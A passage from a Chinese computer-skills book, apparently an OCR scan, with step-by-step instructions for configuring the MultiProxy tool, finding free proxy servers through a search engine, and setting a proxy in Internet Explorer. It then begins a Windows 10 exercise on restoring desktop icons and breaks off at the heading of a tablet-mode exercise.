
Step 03 在"代理服务器列表"选项卡中，可以查看代理服务器的连接状态、添加、编辑、删除代理服务器等操作，如下图所示。




Step 04 在"高级选项"选项卡中，可以设置是否保存日志文件、空闲挂线时间、仅允许连接的 IP 地址等选项，如下图所示。




Step 05 设置完毕，单击"确定"按钮，即可将自己的设置保存到系统中。在"Internet 属性"对话框中选择"连接"选项卡，如下图所示。



Step 06 单击"局域网设置"按钮，即可打开"局域网（LAN）设置"对话框，在其中设置代理服务器时输入的数据，如下图所示。



Step 07 运行指定 MultiProxy 代理的网络应用程序时，在 MultiProxy 界面中可以清楚地看到正在被调用的代理服务器，如下图所示。




7.3　实战演练



实战演练1——获取网络代理服务器

代理服务器是介于浏览器和 Web 服务器之间的另一台服务器，其主要功能就是代理网络用户去取得网络信息，类似于网络信息的中转站。如下图所示即为代理服务器的工作流程。



目前，获取代理服务器的方法有很多，应用最为广泛就是使用搜索引擎，这里以百度为例，利用浏览器打开百度搜索引擎输入关键字“免费代理服务器”之后，单击“百度一下”按钮，即可找到许多免费代理服务的网站。用户可以进入代理网站，每个网站都有相应的代理记录，如下图所示。






实战演练2——在IE中设置代理服务器

使用代理服务器之前要先对其进行设置，下面以在 IE 浏览器中设置代理服务器为例进行简单的介绍。在 IE 浏览器中设置代理服务器的具体操作步骤如下。

Step 01 右击 IE 图标，在弹出的快捷菜单中选择“属性”菜单命令，即可打开“Internet 属性”对话框，选择“连接”选项卡，如下图所示。



Step 02 单击“局域网设置”按钮，即可打开“局域网（LAN）设置”对话框，选中“为 LAN 使用代理服务器（这些设置不用于拨号或 VPN 连接）”复选框，然后在“地址”文本框和“端口”文本框中输入代理服务器的地址和端口号，如下图所示。



Step 03 单击“确定”按钮完成设置，再使用 IE 浏览器时将会发现，无论浏览哪个网站，IE 浏览器总是会先和代理服务器建立连接。

7.4 小试身手




练习1：调出常用桌面图标

刚装好 Windows 10 操作系统时，桌面上只有“回收站”和“此电脑”两个桌面图标，用户可以调出其他常用桌面图标，具体的操作步骤如下。


Step 01 在桌面上空白处右击，在弹出的快捷菜单中选择“个性化”菜单命令，如下图所示。




Step 02 弹出“设置 - 个性化”窗口，在其中选择“主题”选项，如下图所示。



Step 03 单击左侧窗格中的“桌面图标设置”链接，弹出“桌面图标设置”对话框，在其中选中需要添加的系统图标复选框，如下图所示。



Step 04 单击“确定”按钮，选择的图标即可在桌面上添加，如下图所示。




练习2：开启计算机的平板模式

